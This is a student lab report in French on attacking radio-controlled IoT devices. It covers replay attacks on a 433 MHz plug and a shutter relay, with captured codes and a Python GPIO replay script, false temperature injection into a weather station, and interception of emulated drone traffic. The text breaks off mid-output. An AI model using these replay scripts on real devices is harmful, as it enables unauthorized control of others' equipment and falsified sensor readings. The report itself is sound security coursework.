

RAPPORT SÉCURITÉ DES COMMUNICATIONS RADIO

Analyse et attaque d'équipements radio

Auteurs

Lilian BRUNEAUD
Antoine LEPINE

Encadrants

Mohamed BOUTCHICH
Redouane TAOUSSI

Sommaire

Introduction	5
1 Matériel	6
2 Replay Attack sur une prise connectée avec 433Utils	10
2.1 Fonctionnement des émetteurs/récepteurs et GPIO	10
2.2 Réalisation du replay attack	10
2.3 Fonctionnement du code (RFSniffer et codesend)	11
3 Replay attack sur prise commandée avec URH et 433Utils	12
3.1 Fonctionnement du dongle RTL-SDR	12
3.2 Capture et démodulation	12
3.3 Principe de la démodulation	12
4 Replay sur relais de volet roulant avec URH et 433Utils	13
4.1 Manipulation des commandes	13
4.2 Échec de 433Utils	15
4.3 Capture et interprétation des trames sous URH	16
4.4 Développement du code de Replay	18
5 False Data Injection Attack (FDIA) sur station météo avec URH et 433Utils	20
5.1 Capture des trames de la sonde	20
5.2 Détermination du codage et des paramètres temporels	21
5.3 Réalisation de l'attaque FDIA	22
6 Analyse et attaque des communications 2.442GHz d'un drone	24
Conclusion	31

Table des figures

Fig. 1	Photographie de l'antenne utilisée.	6
Fig. 2	Antenne réceptrice	7
Fig. 3	Antenne émission	7
Fig. 4	Photographie d'un dongle USB RTL-SDR.	8
Fig. 5	Photographie de l'antenne utilisée.	9
Fig. 6	Codes captés et émis avec RFSniffer et codesend	11
Fig. 7	Avant de la télécommande	14
Fig. 8	Marque de la télécommande	15
Fig. 9	URH	16
Fig. 10	Taille de la synchronisation	16
Fig. 11	Commande up	17
Fig. 12	Commande stop	17
Fig. 13	Commande down	17
Fig. 14	URH FDIA	20
Fig. 15	Répétition du motif	21
Fig. 16	1/4 de la transmission	21
Fig. 17	Température plus élevée	22
Fig. 18	Température plus élevée	23
Fig. 19	Capture d'écran du firmware dans Ghidra	25
Fig. 20	ADALM-Pluto SDR	26
Fig. 21	Capture d'écran de la configuration GNU Radio.	27
Fig. 22	Extrait de la capture réalisée avec GNU Radio	28
Fig. 23	Capture d'écran du payload après l'opération XOR	28
Fig. 24	Photo de la bonne réception du flag	30

Table des tableaux

Tableau 1	Structure d'une trame nRF24L01	26
Tableau 2	Structure de la charge utile pour le nRF24L01	27

Introduction

Ce projet, réalisé dans le cadre du module Sécurité des Communications Radio a pour but d'analyser les vulnérabilités des objets connectés (IoT) en utilisant les techniques de la Radio Logicielle (SDR). Contrairement aux réseaux filaires, la sécurisation des communications radio est complexe car les ondes se propagent en espace libre, ce qui facilite l'interception à distance et le brouillage.

La sécurisation des communications radio est complexe car les ondes se propagent en espace libre, ce qui facilite l'interception à distance et le brouillage. De plus, de nombreux dispositifs IoT sont conçus avec des contraintes de faible consommation et de bas coût qui empêchent souvent l'exécution d'algorithmes de sécurité robustes.

Pour étudier ces problématiques, nous utilisons une plateforme Raspberry Pi équipée d'un dongle RTL-SDR et de modules émetteurs/récepteurs 433,39MHz. Cette approche SDR permet de faire du traitement logiciel, offrant la flexibilité nécessaire pour visualiser les formes d'ondes, manipuler les signaux et démoduler les trames binaires. L'objectif est de mettre en pratique les principes fondamentaux du traitement du signal pour réaliser des attaques concrètes comme la réémission ou l'injection de fausses données sur des appareils du quotidien.

Chapitre 1

Matériel

Dans le cadre de ce projet, nous avons utilisé le matériel suivant :

- Raspberry Pi 4B+




Fig. 1. – Photographie de l'antenne utilisée.

- Module réception 433,39MHz



Fig. 2. – Antoine réceptrice

- Module antenne émission 433,39MHz




Fig. 3. – Antenne émission

- RTL-SDR



Fig. 4. – Photographie d'un dongle USB RTL-SDR.

- Antenne avec connecteur SMA



Fig. 5. – Photographie de l'antenne utilisée.

Chapitre 2

Replay Attack sur une prise connectée avec 433Utils

2.1 Fonctionnement des émetteurs/récepteurs et GPIO

Ce sont des émetteurs/récepteurs de 433,39 MHz. Un niveau haut active l'émission de la porteuse (OOK). Le GPIO 17 est utilisé en tant que TRANSMIT_PIN. La prise est commandée par une télécommande sous la même fréquence (433,39 MHz), un encodeur traduit l'appui sur un bouton en une trame binaire spécifique. On utilisera RFSniffer, qui provient de la suite 433Utils, pour récupérer le code.

2.2 Réalisation du replay attack

La manipulation consiste à utiliser ./RFSniffer pour enregistrer le code décimal émis par la télécommande, puis à utiliser codesend pour réémettre ce même code via l'émetteur branché au GPIO, actionnant ainsi la prise sans la télécommande d'origine.

```
}  
pi@raspberrypi:~/433Utils/RPi_utils $ sudo ./RFSniffer  
Received 1397844  
Received 1397845  
^[[2~^X^C  
pi@raspberrypi:~/433Utils/RPi_utils $ ./codesend 80085  
sending code[80085]  
pi@raspberrypi:~/433Utils/RPi_utils $ ./codesend 80085  
sending code[80085]  
pi@raspberrypi:~/433Utils/RPi_utils $
```

Fig. 6. – Codes captés et émis avec RFSniffer et codesend

On voit bien que la réception et la transmission sont réussies.

2.3 Fonctionnement du code (RFSniffer et codesend)

Le programme RFSniffer, assure la capture du signal en surveillant les changements d'état sur la broche GPIO reliée au récepteur. Il mesure précisément la durée des impulsions (états hauts et bas) de la modulation OOK pour les traduire en une valeur décimale unique affichée à l'écran.

À l'inverse, codesend pilote l'émetteur via GPIO pour réaliser le replay. Il convertit le code décimal saisi en séquence binaire et reproduit fidèlement les timings originaux à 433,92 MHz.

Pour cette prise commandée, les codes identifiés sont :

- ON (Allumage) : 1397845
- OFF (Extinction) : 1397844

L'exécution de la commande `./codesend [code]` permet alors de prendre le contrôle de l'appareil. Le succès de cette attaque par replay montre que la prise connectée est vulnérable aux attaques par réémission. Les codes identifiés étant fixes, (pas de rollig code), la prise accepte n'importe quelle trame interceptée et rejouée ultérieurement.

Chapitre 3

Replay attack sur prise commandée avec URH et 433Utils

3.1 Fonctionnement du dongle RTL-SDR

Le dongle RTL-SDR traite les signaux sur une plage de 28 MHz à 1700 MHz en les transposant vers une fréquence intermédiaire (FI) de 3,57 MHz. À cette étape, le signal FI est numérisé à un taux d'échantillonnage de 28,8 MS/s. Pour l'analyse, URH utilise un mélangeur I-Q numérique pour ramener les porteuses en bande de base à 0 Hz, puis ajuste la fréquence d'échantillonnage finale à 1 MS/s. Cette configuration est cohérente avec le critère de Nyquist, car elle permet de traiter efficacement la bande passante de 5 MHz du filtre FI.

3.2 Capture et démodulation

En captant le signal à 433,92 MHz, URH permet de visualiser la trame et de la transformer en bits via l'onglet « Interpretation ».

3.3 Principe de la démodulation

La démodulation utilisée est de type ASK (Amplitude Shift Keying). Le logiciel analyse l'enveloppe du signal : une forte amplitude représente un « 1 » et une amplitude quasi-nulle représente un « 0 ».

Chapitre 4

Replay sur relais de volet roulant avec URH et 433Utils

4.1 Manipulation des commandes

L'utilisation d'une télécommande Yooda permet d'envoyer les commandes Up, Down, et Stop au relais appairé dans la mallette de démonstration, ce qui déclenche l'allumage des voyants DEL correspondants.



Fig. 7. – Avant de la télécommande



Fig. 8. – Marque de la télécommande

4.2 Échec de 433Utils

Le programme RFSniffer échoue à capturer ces signaux car il est optimisé pour des protocoles de communication simples et standardisés. Les télécommandes de volets roulants Yooda utilisent des protocoles propriétaires plus sophistiqués, avec des longueurs de trames ou des timings d'impulsions spécifiques que le sniffer basique ne reconnaît pas.

4.3 Capture et interprétation des trames sous URH

L'analyse du signal à l'aide du logiciel URH a permis d'identifier les paramètres de modulation et les séquences binaires exactes.




Fig. 9. – URH




Fig. 10. – Taille de la synchronisation

Paramètres :

- Modulation : ASK.
- Samples : 1090 échantillons.
- Taille de la synchronisation : 4,10 ms.
- A noter : Une correction manuelle est nécessaire car URH interprète systématiquement le dernier bit comme un « 0 » alors qu'il s'agit d'un « 1 ».



Fig. 11. – Commande up




Fig. 12. – Commande stop




Fig. 13. – Commande down

Séquences binaires corrigées :

- Commande Up : 01100100011111011111111100000101000100011
- Commande Stop : 0110010001111101111111110000010101010101
- Commande Down :
011001000111110111111111000001010011001101

4.4 Développement du code de Replay

Pour réaliser l'attaque, les trames binaires ci-dessus sont injectées dans un script Python utilisant la bibliothèque `RPi.GPIO`. Le script pilote l'émetteur branché au Raspberry Pi en respectant les durées de symboles identifiées (1090 samples) pour hacher la porteuse 433,92 MHz et tromper le récepteur du volet.

```
1  import time
2  import sys
3  import RPi.GPIO as GPIO
4
5  REMOTE_UP =
   "011001000111110111111110000010100010001"
6  REMOTE_STOP =
   "011001000111110111111110000010101010101"
7  REMOTE_DOWN =
   "01100100011111011111111000001010011001101"
8
9  TRANSMIT_PIN = 17
10 NUM_ATTEMPTS = 12
11
12 #durations in seconds
13 short_delay = 3.6e-6
14 long_delay = 7.25e-6
15 synchro_on = 4.85e-3 # 4 MS, from capture
16 synchro_off = 1.58e-3 # 1.5 MS, from capture
17 extended_delay = 8.21e-3
18
19 Num_High = 1
20 Num_Low = 0
21
22 def transmit_sync(numPulse_High, numPulse_Low):
```

```

23     '''Transmit synchro bits'''
24     GPIO.output(TRANSMIT_PIN,numPulse_High)
25     time.sleep(synchro_on)
26     GPIO.output(TRANSMIT_PIN,numPulse_Low)
27     time.sleep(synchro_off)
28
29 def transmit_code(code):
30     '''Transmit a chosen code string using the GPIO
    transmitter'''
31     GPIO.setmode(GPIO.BCM)
32     GPIO.setup(TRANSMIT_PIN, GPIO.OUT)
33     for t in range(NUM_ATTEMPTS):
34         transmit_sync(Num_High,Num_Low)
35         for i in code:
36             if i == '1':
37                 GPIO.output(TRANSMIT_PIN, 1)
38                 time.sleep(long_delay)
39                 GPIO.output(TRANSMIT_PIN, 0)
40                 time.sleep(short_delay)
41             elif i == '0':
42                 GPIO.output(TRANSMIT_PIN, 1)
43                 time.sleep(short_delay)
44                 GPIO.output(TRANSMIT_PIN, 0)
45                 time.sleep(long_delay)
46         time.sleep(extended_delay)
47     GPIO.cleanup()
48
49
50 if __name__ == '__main__':
51     transmit_code(remote_up1)

```

Chapitre 5

False Data Injection Attack (FDIA) sur station météo avec URH et 433Utils

5.1 Capture des trames de la sonde



Fig. 14. – URH FDIA

L'acquisition effectuée avec le dongle RTL-SDR et le logiciel URH lors d'une mise à jour de la température permet d'isoler les transmissions de la sonde. Pour chaque « clic » (mise à jour), on constate une structure redondante : le message est composé de quatre transmissions identiques, lesquelles sont répétées une seconde fois pour assurer la réception (diversité temporelle).



Fig. 15. – Répétition du motif

5.2 Détermination du codage et des paramètres temporels




Fig. 16. – 1/4 de la transmission

10101010110001110101001100011010100010111

L'analyse de la forme d'onde sous URH permet de récupérer les caractéristiques physiques du signal :

- Modulation : ASK (Amplitude Shift Keying).
- Samples/Symbol : 740.
- Paramètres temporels (Timings) :
 - Long delay : 505 μ s.
 - Short delay : 265 μ s.
 - Synchro ON : 960 μ s / Synchro OFF : 990 μ s.
 - Extended delay : 35 μ s.

Structure de la trame binaire : Une trame complète se décompose en un préambule de synchronisation suivi du corps du message.




Fig. 17. – Température plus élevée

- Exemple pour 22°C :
 - Synchro : 10101010
 - Message : 1100011101010011 00011010 100010111
- Exemple pour une température plus élevée :
 - 10101010 00110010010100110000011111100010

5.3 Réalisation de l'attaque FDIA

Pour forcer l'affichage d'une valeur erronée sur la station météo, la procédure est la suivante :

1. Éteindre la sonde thermométrique réelle pour libérer le canal.
2. Effectuer un reset de la station de base pour qu'elle se mette en mode écoute.
3. Utiliser un script Python (codesend) pour réémettre l'une des trames précédemment capturées.

La station de base valide la trame comme provenant de la sonde légitime et affiche la valeur injectée.



Fig. 18. – Température plus élevée

Chapitre 6

Analyse et attaque des communications 2.442GHz d'un drone

Le drone que nous devons analyser utilise un SoC Panchip PAN2025, embarquant un microcontrôleur 32bits et un émetteur/récepteur RF sur la bande ISM 2,4-2,483GHz.

À des fins d'analyse plus poussées, le firmware du drone a été récupéré dans la mémoire flash du drone.




Fig. 19. – Capture d'écran du firmware dans Ghidra

Cependant, cette partie du projet ne s'est pas faite directement sur le drone, mais le principe de communication entre la télécommande et l'appareil a été émulé à l'aide d'un Raspberry Pi et d'un module nRF24L01.

Étant donné la fréquence utilisée, nous avons dû faire évoluer certains de nos outils. Le RTL-SDR, trop limité pour cette tâche (fréquences de réception trop élevée et impossibilité d'émettre), a été remplacé par un PlutoSDR et le logiciel URH a été remplacé par GNU Radio, bien plus puissant et versatile.



Fig. 20. – ADALM-Pluto SDR

Grâce à la documentation du module nRF24L01, nous savons qu'une trame est construite de la façon suivante :

Préambule	Adresses	Payload	CRC
0-1	1-4	4-29	29-31

Tableau 1. – Structure d'une trame nRF24L01

De même, voici la construction de la charge utile :

Magic	CMD	DATA...Padding
4-5	5-6	6-29

Tableau 2. – Structure de la charge utile pour le nRF24L01

Dans un premier temps, nous avons dû intercepter les communications envoyées à intervalles de 500ms par le Raspberry Pi.




Fig. 21. – Capture d'écran de la configuration GNU Radio.

Nous configurons le PlutoSDR sur la fréquence de 2.442GHz, avec un sample rate de 4M. Ensuite, nous appliquons un filtre passe-bas afin d'éliminer les hautes fréquences. Nous avons ajouté un démodulateur quadrature ainsi qu'un Binary Slicer, dont le but est de transformer les symboles analogiques reçus en données numériques. Enfin, le résultat est écrit dans un fichier afin que nous puissions analyser les données.

```

00000000: 0101 0001 0000 0000 0000 0000 0000 0000 .....
00000010: 0000 0000 0101 0001 0000 0001 0100 0000 .....
00000020: 0000 0000 0001 0001 0001 0000 0001 0001 .....
00000030: 0001 0000 0001 0001 0000 0001 0000 0100 .....
00000040: 0000 0100 0000 0000 0001 0001 0001 0001 .....
00000050: 0101 0100 0100 0101 0100 0100 0000 0000 .....
00000060: 0100 0000 0000 0000 0000 0001 0100 0100 .....
00000070: 0000 0000 0101 0001 0001 0001 0100 0000 .....
00000080: 0000 0001 0100 0001 0000 0000 0100 0100 .....
00000090: 0100 0100 0100 0000 0000 0000 0000 0000 .....
000000a0: 0000 0100 0000 0000 0001 0000 0000 0001 .....
000000b0: 0100 0000 0000 0000 0001 0000 0000 0000 .....
000000c0: 0000 0001 0100 0000 0000 0000 0000 0001 .....
000000d0: 0000 0001 0000 0000 0000 0000 0100 0000 .....
000000e0: 0000 0100 0100 0000 0100 0100 0000 0000 .....
000000f0: 0000 0000 0000 0000 0001 0000 0000 0100 .....
00000100: 0100 0101 0000 0000 0000 0000 0001 0000 .....
00000110: 0000 0001 0000 0100 0101 0100 0000 0001 .....
00000120: 0001 0000 0000 0001 0000 0001 0000 0000 .....
00000130: 0100 0100 0001 0000 0000 0101 0000 0100 .....

```

Fig. 22. – Extrait de la capture réalisée avec GNU Radio

Le deuxième objectif de cette partie du projet était d'être capable d'envoyer des trames correctement construites au Raspberry Pi.

Nous devons envoyer la commande « GETFLAG », xorée avec le numéro de notre équipe (06), ce que permet de faire le code python ci-dessous :

```

1  cmd = "GETFLAG"
2  result = []
3
4  for char in cmd:
5      xor_char = hex(ord(char) ^ 0x06)
6      result.append(xor_char)
7
8  print(result)

```

```

>>> print(result)
